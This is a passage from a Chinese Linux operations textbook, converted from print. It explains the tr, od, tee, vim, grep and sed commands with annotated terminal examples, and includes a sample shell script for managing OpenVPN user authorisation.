[root@oldboy ~]# tr 'abc' 'xyz' < oldboy.txt #<=tr 命令接文件比较特殊, 需要输入重
定向符号“<”。
I xm oldyoy texzher!
I texzh linux.

I like yxdminton yxli ,yillixrd yxll xnd zhinese zhess!
my ylog is http://oldyoy.ylog.51zto.zom
our site is http://www.etixntixn.org
my qq num is 49000448.

not 4900000448.
my god ,i xm not oldyey,yut OLDBOY!
```

说明:

凡是在文本中出现的“a”均应转换成“x”，“b”均应转换成“y”，“c”均应转换成“z”，而不是仅仅将字符串“abc”替换为字符串“xyz”。

范例 3-67: 使用 tr 命令“统一”字母大小写。

```
[root@oldboy ~]# tr '[a-z]' '[A-Z]' < oldboy.txt #<= 小写转大写。
I AM OLDBOY TEACHER!
I TEACH LINUX.
```

```

I LIKE BADMINTON BALL ,BILLIARD BALL AND CHINESE CHESS!
MY BLOG IS HTTP://OLDBOY.BLOG.51CTO.COM
OUR SITE IS HTTP://WWW.ETIANTIAN.ORG
MY QQ NUM IS 49000448.

NOT 4900000448.
MY GOD ,I AM NOT OLDBEY,BUT OLDBOY!
#<=[a-z] 是 26 个小写字母的缩写，[A-Z] 是 26 个大写字母的缩写。因此本例是将 a 替换为 A, b 替换
为 B……z 替换为 Z。
[root@oldboy ~]# tr '[A-Z]' '[a-z]' <oldboy.txt #<== 大写转小写。
i am oldboy teacher!
i teach linux.

i like badminton ball ,billiard ball and chinese chess!
my blog is http://oldboy.blog.51cto.com
our site is http://www.etiantian.org
my qq num is 49000448.

not 4900000448.
my god ,i am not oldbey,but oldboy!

```

范例 3-68：将数字 0-9 替换为 a-j。

```

[root@oldboy ~]# tr '[0-9]' '[a-j]' < oldboy.txt #<== 数字 0 替换为 a, 1 替换为 b ...
                                        一一对应。
I am oldboy teacher!
I teach linux.

I like badminton ball ,billiard ball and chinese chess!
my blog is http://oldboy.blog.fbcto.com
our site is http://www.etiantian.org
my qq num is ejaaaeee.

not ejaaaaeee.
my god ,i am not oldbey,but OLDBOY!

```

范例 3-69：删除文件中出现的 oldboy 中的每个字符。

```

[root@oldboy ~]# tr -d 'oldboy'<oldboy.txt #<== 使用参数 -d 删除字符。
I am teacher!
I teach inux.

I ike amintn a ,iar a an chinese chess!
m g is http://.g.51ct.cm
ur site is http://www.etiantian.rg
m qq num is 49000448.

nt 4900000448.
m g ,i am nt e,ut OLDBOY!

```

说明：

凡是在文件中出现的'o'、'l'、'd'、'b'、'y'字符都会被删除！而不是只删除 oldboy 字符串。

范例 3-70：删除文件中出现的换行 “\n”、制表 “\t” 字符。

```
[root@oldboy ~]# tr -d '\n\t' < oldboy.txt #<== 使用 -d 参数删除所有换行符和制表符。  
所有行都变成一行了，字母都连接在一起。  
I am oldboy teacher! I teach linux. I like badminton ball ,billiard ball and  
chinese chess! my blog is http://oldboy.blog.51cto.comour site is http://  
www.stiantian.orgmy qq num is 49000448.not 490000448.my god ,i am not  
oldbey,but OLDBOY![root@oldboy ~]#
```

范例 3-71：删除连续字符 (-s) 的例子。

```
[root@oldboy ~]# echo 'oooo111ddbbbeyyyyy' | tr -s oldboy #<== 使用 -s 参数将连续  
的字符压缩成一个。  
oldboy
```

范例 3-72：取反功能 (-c) 的例子。

```
[root@oldboy ~]# tr '0-9' '*' < oldboy.txt #<== 将所有数字均替换为 *。  
I am oldboy teacher!  
I teach linux.  
  
I like badminton ball ,billiard ball and chinese chess!  
my blog is http://oldboy.blog.**cto.com  
our site is http://www.stiantian.org  
  
my qq num is *****.  
not *****.  
my god ,i am not oldbey,but OLDBOY!  
[root@oldboy ~]# tr -c '0-9' '*' < oldboy.txt #<== 使用参数 -c，除了数字，其他的  
字符包括换行符都会替换为 *。  
*****51*****49000448*****490000448*****[root@  
oldboy ~]#
```

3.21 od：按不同进制显示文件

3.21.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

od 命令用于输出文件的八进制、十六进制或者其他格式编码的字节，通常用于显示或

查看文件中不能直接显示在终端的字符。

【用法格式】

od [option] [file]
od [选项] [文件]

说明:

在 od 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-21 针对该命令的参数选项进行了说明。

表 3-21 od 命令的参数选项及说明

参数选项	解释说明	参数选项	解释说明
-A 地址进制	按指定的进制显示地址信息 地址进制包括： o 八进制（系统默认值） d 十进制 x 十六进制 n 不打印位移值	-t 显示格式	指定数据的显示格式 主要参数有： a 命名字符，忽略高阶位 c ASCII 字符或反斜杠序列（如\n） d 有符号的十进制数 f 浮点数 o 八进制（系统默认值） u 无符号十进制数 x 十六进制数

3.21.2 使用范例

范例 3-73：查看二进制命令文件的内容。

```
[root@oldboy ~]# file /bin/ls #<== 像 ls 命令是一个二进制命令，通过 cat  
命令查看会发现一堆乱码。  
/bin/ls: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically  
linked (uses shared libs), for GNU/Linux 2.6.18, stripped  
  
[root@oldboy ~]# od -Ax -tcx /bin/ls|more #<== 使用 od 命令就可以查看内容。  
000000 177 E L F 002 001 001 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0  
        464c457f          00010102          00000000          00000000  
000010 002 \0 > \0 001 \0 \0 \0 340 ' @ \0 \0 \0 \0 \0 \0 \0 \0 \0  
        003e0002          00000001          004027e0          00000000  
000020 @ \0 \0 \0 \0 \0 \0 \0 \0 301 001 \0 \0 \0 \0 \0 \0 \0 \0  
        00000040          00000000          0001c120          00000000  
000030 \0 \0 \0 \0 @ \0 8 \0 \b \0 @ \0 \0 037 \0  
        00000000          00380040          00400008          001f0020  
000040 006 \0 \0 \0 005 \0 \0 \0 @ \0 \0 \0 \0 \0 \0 \0 \0 \0 \0  
        00000006          00000005          00000040          00000000
```

3.22 tee: 多重定向

3.22.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

`tee` 命令用于将数据重定向到文件，同时提供一份重定向数据的副本作为后续命令的标准输入。简单地说就是把数据重定向到给定文件和屏幕上。

【用法格式】

tee [option] [file]
tee [选项] [文件]

说明：

在 tee 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-22 针对该命令的参数选项进行了说明。

表 3-22 tee 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	向文件追加内容，而不是覆盖 *

3.22.2 使用范例

范例 3-74：tee 命令允许标准输出同时把内容写入（覆盖）到文件中的实践示例。

```

GB2312.txt
install.log
install.log.syslog
oldboy.log
test.txt
[root@oldboy ~]# cat ls.txt      #<== 同时 ls 命令输出的内容又被写入到 ls.txt 文件中，会
                                清空 ls.txt 的原有内容，类似重定向符号(>)。
anaconda-ks.cfg
GB2312.txt
install.log
install.log.syslog
oldboy.log
test.txt

```

范例 3-75：tee 命令允许标准输出同时把内容追加到文件中的例子实践。

```

[root@oldboy ~]# ls|tee -a ls.txt  #<== 使用参数 -a 可以追加内容到文件中，不会清空文件
                                中已有的内容。
anaconda-ks.cfg
GB2312.txt
install.log
install.log.syslog
ls.txt
oldboy.log
test.txt
[root@oldboy ~]# cat ls.txt
anaconda-ks.cfg
GB2312.txt
install.log
install.log.syslog
oldboy.log
test.txt      #<== 没有覆盖 ls.txt 文件以前的内容。
anaconda-ks.cfg
GB2312.txt
install.log
install.log.syslog
ls.txt
oldboy.log
test.txt
[root@oldboy ~]# ls|tee ls.txt      #<== 不加参数 -a，覆盖了 ls.txt 文件以前的内容。
anaconda-ks.cfg
GB2312.txt
install.log
install.log.syslog
ls.txt
oldboy.log
test.txt
[root@oldboy ~]# cat ls.txt
anaconda-ks.cfg
GB2312.txt

```

```
install.log
install.log.syslog
ls.txt
oldboy.log
test.txt
```

3.23 vi/vim：纯文本编辑器

3.23.1 命令详解

【命令星级】 ★★★★★

【功能说明】

vi 是 Linux 命令行界面下的文字编辑器，几乎所有的 Linux 系统都安装了 vi，只要学会了 vi 这个编辑工具，就可以在任何 Linux 系统上使用它。而 vim 是 vi 命令的增强版 (Vi IMproved)，与 vi 编辑器完全兼容，此外还有很多增强功能，例如用不同颜色高亮显示代码。因此，如果系统有 vim 命令，那么建议大家就使用 vim 编辑文本。

【用法格式】

```
vim [option] [file]
vim [选项] [文件]
```

 说明：

在 vim 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【 vim 的三种模式】

一般来说，vim 可分为三种模式：普通模式、编辑模式、命令模式。这三种模式的作用分别如下。

(1) 普通模式

用 vim 命令打开一个文件，默认的状态就是普通模式。在这个模式中，不能进行编辑输入操作，但可以按“上下左右”键来移动光标，也可以执行一些操作命令进行如删除、复制、粘贴等之类的工作。

(2) 编辑模式

在普通模式下不能进行编辑输入操作，只有按下“i, I, o, O, a, A, r, R, s, S”（其中“I”最常用）等字母进入编辑模式之后才可以执行录入文字等编辑操作。看文件是否处于编辑模式状态有一个重要的特征，那就是在窗口的左下角要有插入的标记“-- INSERT --”或“-- 插入 --”，如图 3-2 所示。



图 3-2 vim 编辑模式

(3) 命令模式

在普通模式下，输入“:”或“/”或“?”时，光标会自动定位在那一行，在这个模式中，可以执行保存、退出、搜索、替换、显示行号等相关操作。

图 3-3 是 vim 三种模式的转换示意图。




图 3-3 vim 三种模式的转换示意图

【选项说明】

表 3-23 针对该命令的参数选项进行了说明。

表 3-23 vim 命令的参数选项及说明

命 令	说 明
普通模式：移动光标的操作	
G 或 (shift+g)	将光标移动到文件的最后一行
gg	将光标移动到文件的第一行，等价于 1gg 或 1G
0	数字 0，将光标从所在位置移动到当前行的开头
\$	从光标所在位置将光标移动到当前行的结尾
n<Enter>	n 为数字，<Enter> 为回车键，将光标从当前位置向下移动 n 行

(续)

命 令	说 明
n gg	n 为数字, 移动到文件的第 n 行, 如 11 gg 可移动到第 11 行, 可配合 “:set nu” 查看, 同 n G
H	光标移动到当前窗口最上方的那一行
M	光标移动到当前窗口中间的那一行
L	光标移动到当前窗口最下方的那一行
h 或 (←)	光标向左移动一个字符
j 或 (↓)	光标向下移动一个字符
k 或 (↑)	光标向上移动一个字符
l 或 (→)	光标向右移动一个字符

普通模式: 搜索与替换操作

/oldboy	从光标位置开始, 向下寻找名为 oldboy 的字符串
?oldboy	从光标位置开始, 向上寻找名为 oldboy 的字符串
n	从光标位置开始, 向下重复前一个搜索的动作
N	从光标位置开始, 向上重复前一个搜索的动作
:g/A//B/g	把符合 A 的内容全部替换为 B, 斜线为分隔符, 可以用 @、# 等替代
:%s/A/B/g	把符合 A 的内容全部替换为 B, 斜线为分隔符, 可以用 @、# 等替代
:n1,n2s/A/B/gc	n1、n2 为数字, 在第 n1 行和 n2 行之间寻找 A, 用 B 替换

普通模式: 复制、粘贴、删除等操作

yy	复制光标所在的当前行
nyy	n 为数字, 复制光标开始向下共 n 行
p/P	p 将已复制的数据粘贴到光标的下一行, P 则为粘贴到光标的上一行
dd	删除光标所在的当前行
ndd	n 为数字, 删除从光标开始向下共 n 行
u	恢复 (回滚) 前一个执行过的操作
.	点号。重复前一个执行过的动作
x	向后删除字符
X	向前删除字符
d1G	删除当前行至第一行
dG	删除当前行至最后一行
d0	删除当前光标文本至行首

(续)

命 令	说 明
d\$	删除当前光标文本至行尾
进入编辑模式命令	
i	在当前光标所在处插入文字
a	在当前光标所在的下一个字符处插入文字
I	在当前所在行行首的第一个非空格符处开始插入文字，和 A 相反
A	在当前所在行行尾的最后一个字符处开始插入文字，和 I 相反
O	在当前所在行的上一行处插入新的一行
o	在当前所在行的下一行处插入新的一行
Esc	退出编辑模式，回到命令模式中
命令行模式	
:wq	退出并保存
:wq!	退出并强制保存，“!”为强制的意思
:q!	强制退出，不保存
:n1,n2 w filename	n1、n2 为数字，将 n1 行到 n2 行的内容保存成 filename 这个文件
:n1,n2 co n3	n1、n2 为数字，将 n1 行到 n2 行的内容复制到 n3 位置下
:n1,n2 m n3	n1、n2 为数字，将 n1 行到 n2 行的内容剪切至 n3 位置下
:!command	暂时离开 vi 到命令行模式下执行 command 的显示结果！例如 :!ls /etc
:set nu	显示行号
:set nonu	与 set nu 相反，取消行号
:vs filename	垂直分屏显示，同时显示当前文件和 filename 对应文件的内容
:sp filename	水平分屏显示，同时显示当前文件和 filename 对应文件的内容
I + # + Esc	在可视块模式下（Ctrl+V），一次性注释所选的多行，取消注释可用 “:n1,n2s/#/gc”，这里的操作是一个通用的方法，# 号可以换成别的操作，例如 Tab 键，这样就是批量缩进
Del	在可视块模式下（Ctrl+V），一次性删除所选内容
r	在可视块模式下（Ctrl+V），一次性替换所选内容

3.23.2 使用范例

范例 3-76：进入普通模式。

```
[root@oldboy ~]# vim oldboy_new.txt
```

通过输入“vim 文件名”可以直接进入 vim 窗口，如图 3-4 所示。



图 3-4 vim 编辑新文件窗口底部

从图 3-4 可以看出，左下角会显示这个文件的当前状态。如果是新文件，则会显示 [New File]，如 "oldboy_new.txt" [New File]。

如果是已存在的文件，则会显示当前文件名、行数和字符数等，如图 3-5 所示。

```
[root@oldboy ~]# vim /etc/services
```

```
#  
# Each line describes one service, and is of the form:  
#  
# service name port/protocol [aliases ...] [# comment]  
#/etc/services 10774L 641020C
```

图 3-5 vim 编辑已有文件窗口底部

范例 3-77：进入编辑模式。

在普通模式下，按下 i 键就可以进入编辑模式了，此时你就可以输入任意的文本内容了。当然还有很多字母也可以实现同样的功能，例如 I、o、O、a、A、r、R、s、S，从图 3-6 可以看出，其左下角有个 “-- INSERT --”，表示可以编辑内容了。




图 3-6 vim 编辑模式窗口

范例 3-78：按 [Esc] 键切回到普通模式。

编辑完内容之后，可按 [Esc] 键退出编辑模式，进入普通模式，此时，细心的朋友将会注意到图 3-7 窗口左下角的 “-- INSERT --” 消失了。

范例 3-79：使用命令模式保存文件内容，退出 vim 编辑器。

切回到普通模式之后，此时就可以使用命令模式保存文件内容了，如图 3-8 所示，输

入 “:wq”（保存退出）或 “:wq!”（强制保存退出）后敲下回车键即可保存退出。




图 3-7 vim 从编辑模式返回普通模式窗口



图 3-8 vim 命令模式保存文件窗口底部

3.23.3 vim 打开文件的方法小结

以下为 vim 打开文件的几种方法。

- vim file：打开 / 新建文件，光标置于第 1 行行首，file 为任意文件名。
- vim file +n：打开文件，光标置于第 n 行行首，n 为自然数。
- vim file +：打开文件，光标置于最后 1 行行首。
- vim file +/pattern：将光标置于第一个与 pattern 匹配的字符串处，pattern 为任意字符串。

有关 vi/vim 命令知识（含 vim 配置及编程开发配置）的深入讲解，可以参考《跟老男孩学 Linux 运维：Shell 编程实战》一书的第 16 章。

3.24 老男孩逆袭思想：做 Linux 运维的多个好处

- 1) 做运维可以认识更多人，同时也被更多人认识。
- 2) 做运维可以让自己的沟通、交际能力变得比开发人员更强。
- 3) 相比开发岗位，运维的岗位更重要一些。
- 4) 运维岗位的竞争对手比开发岗位弱很多，同时运维知识不是高学历就能轻松学好的。详细说明见：<http://oldboy8.blog.51cto.com/498109/1943699>。



第4章

文本处理三剑客

4.1 grep：文本过滤工具

4.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

grep 命令是 Linux 系统中最重要的命令之一，其功能是从文本文件或管道数据流中筛选匹配的行及数据，如果再配和正则表达式的技术一起使用，则功能更加强大，它是 Linux 运维人员必须要掌握的命令之一！

【语法格式】

grep 语法格式如图 4-1 所示。



图 4-1 grep 命令的语法格式

grep 命令里的匹配模式或模式匹配，都是你要找的东西，可以是普通的文字符号也可

以是正则表达式。

【选项说明】

表 4-1 grep 命令的参数选项及说明

参数选项	解释说明
-v	显示不匹配的行，或者说排除某些行，显示不包含匹配文本的所有行
-n	显示匹配行及行号
-i	不区分大小写（只适用于单字符），默认是区分大小写的
-c	只统计匹配的行数，注意不是匹配的次数
-E	使用扩展的 egrep 命令
--color=auto	为 grep 过滤的匹配字符串添加颜色
-w	只匹配过滤的单词
-o	只输出匹配的内容

4.1.2 使用范例

1. 基础范例

范例 4-1：请使用 grep 过滤不包含 oldboy 字符串的行（-v 参数实践）。

```
[root@oldboy oldboy]# cat test1.txt      #<== 查看待测试的文件。
test
liyao
oldboy
[root@oldboy oldboy]# grep -v "oldboy" test1.txt    #<== 过滤不包含 oldboy 字符串的行，注意被过滤的字符串，尽可能使用双引号。
test
liyao
```

 提示：grep 的 -v 参数的作用是排除，默认是以行为单位排除包含参数后面所接内容的某些行。

范例 4-2：使用 grep 命令显示过滤后的内容的行号（-n 参数实践）。

```
[oldboy@oldboy ~]$ cat test2.txt      #<== 查看待测试的文件。
lisir
oldboy
oldboy linux
ALEX
[oldboy@oldboy ~]$ grep -n "oldboy" test2.txt #<== 输出包含 oldboy 字符串的行，并显示行号。
2:oldboy
3:oldboy linux
```

```
[oldboy@oldboy ~]$ grep -n "." test2.txt          #<== 显示所有行的行号(类似 cat -n
    test2.txt), 这里的"."代表匹配任意单个字符, 即匹配了所有的内容, 所以, 显示了所有行的行号。
1:lsir
2:oldboy
3:oldboy linux
4:ALEX
```

 提示: -n 参数会对 grep 命令找到的内容在开头加上对应的行号。

范例 4-3: -i 不区分大小写参数实践。

```
[oldboy@oldboy ~]$ grep "alex" test2.txt      #<== 过滤小写 alex 的行, 结果没有内容。
[oldboy@oldboy ~]$ grep -i "alex" test2.txt   #<== 使用 -i 参数不区分大小写过滤 alex。
ALEX
```

范例 4-4: 同时过滤两个不同的字符串并为过滤的内容显示颜色 (-E 和 --color 的参数实践)。

```
[oldboy@oldboy ~]$ grep -Ei "oldboy|alex" test2.txt  #<== 不区分大小写, 同时过滤包含 oldboy 和 alex 的字符串。
oldboy
oldboy linux
ALEX
[oldboy@oldboy ~]$ grep -Ei --color=auto "oldboy|alex" test2.txt  #<== 增加 --color 参数。
oldboy
oldboy linux
ALEX
#<== 匹配的字符串会显示红色颜色。
```

范例 4-5: 计算匹配的字符串的数量 (-c 参数实践)。

```
[oldboy@oldboy ~]$ grep "oldboy" test2.txt
oldboy
oldboy linux
[oldboy@oldboy ~]$ grep -c "oldboy" test2.txt
2
```

范例 4-6: 只输出匹配的内容 (-o 参数实践)。

```
[oldboy@oldboy ~]$ grep -o oldboy test2.txt
oldboy
oldboy
```

范例 4-7: 利用 grep 搜索符合要求的用户 (-w 参数实践)。

准备测试数据:

```
[root@oldboy ~]# useradd oldboy
[root@oldboy ~]# useradd oldboy1
```

```
[root@oldboy ~]# useradd oldboy2
[root@oldboy ~]# grep -w oldboy /etc/passwd      #<== 使用 -w 搜索 oldboy 字符串。
oldboy:x:500:500::/home/oldboy:/bin/bash
[root@oldboy ~]# grep oldboy /etc/passwd      #<== 如果取消 -w 参数，则能搜索到包含
          oldboy 字符串的用户。
oldboy:x:500:500::/home/oldboy:/bin/bash
oldboy1:x:501:501::/home/oldboy1:/bin/bash
oldboy2:x:502:502::/home/oldboy2:/bin/bash
```

2. 生产案例

范例 4-8：去除配置文件里面的注释和空行（正则表达式应用）。

示例文件：nginx 的配置文件 nginx.conf。

```
#user    nobody;
worker_processes 1;

#error_log  logs/error.log;
#pid     logs/nginx.pid;

events {
    worker_connections 1024;
}
http {
    include       mime.types;
    default_type application/octet-stream;

    log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
    #                      '$status $body_bytes_sent "$http_referer" '
    #                      '"$http_user_agent" "$http_x_forwarded_for"';

    access_log  logs/access.log  main;

    sendfile        on;
    #tcp_nopush    on;

    #keepalive_timeout  0;
    keepalive_timeout  65;

    #gzip  on;
    server {
        listen      80;
        server_name www.oldboyedu.com;

        location / {
            root  html;
            index index.html index.htm;
        }
    }
}
```

```

}
}

[oldboy@oldboy ~]$ grep -Ev "^$|#" nginx.conf #<==^$ 表示过滤空行，是正则表达式的内容。
worker_processes 1;
events {
    worker_connections 1024;
}
http {
    include mime.types;
    default_type application/octet-stream;
    sendfile on;
    keepalive_timeout 65;
    server {
        listen 80;
        server_name www.oldboyedu.com;
        location / {
            root html;
            index index.html index.htm;
        }
    }
}

```

说明：

“|”表示或，“^\$”表示空行，“#”是nginx.conf里面的注释符号，“^\$|#”匹配空行或包含注释的行。

grep 命令的强大之处主要在于与正则表达式以及扩展的正则表达式及 egrep 命令的配合，限于篇幅的关系，这部分内容将在《老男孩的 Linux 三剑客》一书中精讲。

范例 4-9：企业中管理 openvpn 授权文件的脚本案例 (-w 实践)。

```

[root@oldboy ~]# cat add-vpn-user
#!/bin/bash
#create by oldboy qq 49000448
#time :19:14 2012-3-21
# Source function library.
. /etc/init.d/functions
#config file path
FILE_PATH=/etc/openvpn/authfile.conf
[ ! -f $FILE_PATH ] && mkdir -p $FILE_PATH;
usage(){
    cat <<EOF
    USAGE: `basename $0` {-add|-del|-search} username
EOF
}

#judge run user
if [ $UID -ne 0 ] ;then
    echo "You are not supper user,please call root!"

```

```

        exit 1;
fi

#judge arg numbers.
if [ $# -ne 2 ] ;then
    usage
    exit
fi

RETVAL=0
case "$1" in
-a|-add)
    shift
    if grep -w "$1" ${FILE_PATH} >>/dev/null 2>&1;then #<== 使用-w过滤仅有
        有指定字符串的用户。
        action $"vpnuser,$1 is exist" /bin/false
        exit
    else
        chattr -i ${FILE_PATH}
        /bin/cp ${FILE_PATH} ${FILE_PATH}.$(date +%F%T)
        echo "$1" >> ${FILE_PATH}
        [ $? -eq 0 ] && action $"Add $1" /bin>true
        chattr +i ${FILE_PATH}
    fi
    ;;
-d|-del)
    shift
    if [ `grep -w "$1" ${FILE_PATH}|wc -l` -lt 1 ];then #<== 使用-w过滤仅有
        有指定字符串的用户。
        action $"vpnuser,$1 is not exist." /bin/false
        exit
    else
        chattr -i ${FILE_PATH}
        /bin/cp ${FILE_PATH} ${FILE_PATH}.$(date +%F%T)
        sed -i "/^$1/d" ${FILE_PATH}
        [ $? -eq 0 ] && action $"Del $1" /bin>true
        chattr +i ${FILE_PATH}
        exit
    fi
    ;;
-s|-search)
    shift
    if [ `grep -w "$1" ${FILE_PATH}|wc -l` -lt 1 ];then #<== 使用-w过滤仅有
        有指定字符串的用户。
        echo $"vpnuser,$1 is not exist.";exit
    else
        echo $"vpnuser,$1 is exist.";exit
    fi
    ;;

```

```

    *)
    usage
    exit
    ;;
esac

```

执行脚本测试。

1) 查询 oldboy 用户：

```
[root@oldboy ~]# sh add-vpn-user -search oldboy
vpnuser,oldboy is not exist.
```

2) 添加 oldboy 用户：

```
[root@oldboy ~]# sh add-vpn-user -add oldboy
Add oldboy
[确定]
```

3) 重新查询 oldboy 用户：

```
[root@oldboy ~]# sh add-vpn-user -search oldboy
vpnuser,oldboy is exist.
[root@oldboy ~]# cat /etc/openvpn/authfile.conf #<== 这里管理的是 vpn 授权文件。
oldboy
```

4) 删除 oldboy 用户：

```
[root@oldboy ~]# sh add-vpn-user -del oldboy
Del oldboy
[确定]
[root@oldboy ~]# sh add-vpn-user -search oldboy
vpnuser,oldboy is not exist.
[root@oldboy ~]# cat /etc/openvpn/authfile.conf
```

特别说明：

有关 Shell 脚本的详细知识，请参考《跟老男孩学习 Linux 远维：Shell 编程实战》一书。

4.2 sed：字符流编辑器

4.2.1 命令详解

【命令星级】 ★★★★★

【功能说明】

sed 是 Stream Editor（字符流编辑器）的缩写，简称流编辑器。

sed 是操作、过滤和转换文本内容的强大工具。常用功能包括对文件实现快速增删改查（增加、删除、修改、查询），其中查询的功能中最常用的两大功能是过滤（过滤指定字符串）、取行（取出指定行）。

【语法格式】

```
sed [选项] [sed内置命令字符] [输入文件]
```

说明：

- 1) sed 以及后面的选项、命令和输入文件，每个元素之间都至少要有一个空格。
- 2) 为了避免混淆，本文称 sed 为 sed 或 sed 命令，将实现不同 sed 功能的内部命令参数，称为“sed 内置命令字符”，以区别于是 sed 命令还是 sed 内置命令选项。
- 3) “sed 内置命令字符”既可以是单个命令，也可以是多个命令参数的组合。
- 4) “输入文件”为 sed 需要处理的文件，这是可选项，sed 还能够从标准输入如管道中获取输入。

【选项说明】

表 4-2 针对该命令的参数选项进行了说明。

表 4-2 sed 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n	取消默认的 sed 的输出，常与 sed 内置命令的 p 连用 *
-i	直接修改文件内容，而不是输出到终端。如果不使用 -i 选项，则 sed 只是修改内存中的数据，并不会影响磁盘上的文件 *

sed 的内置命令字符用于实现对文件进行不同的操作功能，例如对文件的增删改查等，表 4-3 为 sed 的内置命令字符功能说明。

表 4-3 sed 常用内置命令字符的功能说明

sed 的内置命令字符	解释说明（带 * 的为重点）
a	全拼 append，表示追加文本，在指定行后添加一行或多行文本 *
d	全拼 delete，表示匹配行的文本 *
i	全拼 insert，表示插入文本，在指定行前添加一行或多行文本 *
p	全拼 print，表示打印匹配行的内容，通常 p 会与选项 -n 一起使用 *
s/regexp/replacement/	匹配 regexp 部分的内容，用 replacement 替换 regexp 匹配的内容，regexp 部分可以使用正则表达式，在 replacement 部分可以使用特殊字符 & 和 \1-\9 等匹配 regexp 部分的部分内容。在实战场景中，s/regexp/replacement/g 结尾常与 g 匹配做全局的替换 *

4.2.2 使用范例

1. 基础范例

为了更好地测试 sed 命令的用法，准备测试的内容及文件如下：

```
[root@oldboy ~]# cat >persons.txt<<EOF
101,oldboy,CEO
102,zhangyao,CTO
103,Alex,COO
104,yy,CFO
105,feixue,CIO
EOF #<== 这里要敲回车才能结束，另外，EOF 必须成对出现，但也可以用别的成对标签来替换。例如 :oldboy 字符标签。
```

范例 4-10：在文件指定行后追加文本。

```
[root@oldboy ~]# sed '2a 106,dandan,CSO' persons.txt #<== 这里使用了 sed 内置命令 a 追加功能。
101,oldboy,CEO
102,zhangyao,CTO
106,dandan,CSO
103,Alex,COO
104,yy,CFO
105,feixue,CIO
```

命令详细说明：

首先我们来看一下命令执行后的结果，可以看到在第二行“102,zhangyao,CTO”后面追加了一行新的文本“106,dandan,CSO”。

接下来我们解读一下该 sed 命令语句的结构，sed 开头，然后接上空格，这里要郑重地和大家说一点，在练习 Linux 命令时一定不要忘了空格（空格个数不限，但至少要有一个！），Linux 命令和各个参数之间都需要以空格作为分隔符，否则命令会无法执行。

在空格后面，我们先输入一对单引号 ("")，然后再退一格在单引号中输入 sed 的内置命令字符，先把 2 个引号输入完了再在里面填写内容，这也是一个良好的习惯，因为很多人在输入内容的时候把后面的引号忘了，最后命令执行失败还不知道哪里错了，因此我们要养成良好的习惯，以避免没有意义的错误。

接下来所讲的是重点了，新手们，一定要记好！

sed 后面单引号中的内容为：2a 106,dandan,CSO

□ 2 表示对第 2 行进行操作，其他的行忽略。

□ a 表示追加，2a 即在第 2 行后追加文本。

□ 2a 后面加上空格，然后接着输入想要追加的文本内容（106,dandan,CSO）即可。

范例 4-11：在文件指定的行前插入文本。

```
[root@oldboy ~]# sed '2i 106,dandan,CSO' persons.txt #<== 这里使用了 sed 内置命令 i 插入功能。
101,oldboy,CEO
106,dandan,CSO
102,zhangyao,CTO
```

```
103,Alex,COO
104,yy,CFO
105,feixue,CIO
```

命令详细说明：

首先我们看一下上述命令的执行结果，可以看到命令执行后在原来的第二行“102,zhangyao,CTO”前面插入了新的一行为“106,dandan,CSO”，原来的第2行变成第3行了。

接下来我们解读一下该 sed 命令语句的结构，以 sed 开头，然后接上空格，在空格后面，是一对单引号 ("")，然后在单引号中的内容是“2i 106,dandan,CSO”。

- 2 表示对第 2 行进行操作，其他的行可忽略。
- i 代表插入的意思，2i 表示在第 2 行即当前行插入文本，即插入到第二行。
